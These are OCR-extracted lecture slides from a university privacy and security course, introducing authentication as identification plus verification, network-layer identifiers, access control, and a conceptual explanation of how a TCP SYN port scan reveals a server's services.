CS459/698 Privacy, Cryptography, Network and Data Security

Authentication


Fall 2024, Tuesday/Thursday 02:30pm-03:50pm

Authenticity Recap


Authenticity: Prevent Mallory from <u>impersonating</u> Alice

Identification

Our Model: Who is talking to whom?




Our Model: Who is talking to whom?




I read, write and intercept traffic on the network

Our Model: Who is talking to whom?

Alice and Bob both want "integrity" of the sender and the receiver



Our Model: Who is talking to whom?



Goal: distinguish who you are talking to and confirm it

Definition of Authentication

Authentication =

Identification

+

Verification

Definition of Authentication


Authentication =


Identification

+

Verification

Recall Network stack




HTTP, FTP, email, SSL,..


TCP or UDP

Ethernet

WiFi

Router


Identification on Network



Username

Router

Identification on Network




Username

Sequence number, port

Router

Identification on Network




Username

Sequence number, port

IP address

Router

Identification on Network



Username

Sequence number, port

IP address

Ethernet address

Router

Returning to Authentication

Authentication =

Identification

+

Verification

Need both: for example, to achieve access control

Access Control

Is the entity allowed to perform this action?

Access Control

Is the entity allowed to perform this action?

Yes **or** No

Doesn't matter… unless we can verify their ID

Access Control

Is the entity allowed to perform this action?


`Yes` **`or`** `No`

Let’s see how identifiers alone offer poor access control on the network

Port Scan: **Identification** at the IP Layer

- Server offers services at different ports (TCP state listening)
- Client sends TCP SYN packet to all ports
- If server is listening, then server responds with SYN+ACK packet
- If server is not listening, then server responds with RST
- Client learns services offered by server
  - Information for further attacks

Firewall (for Access Control)



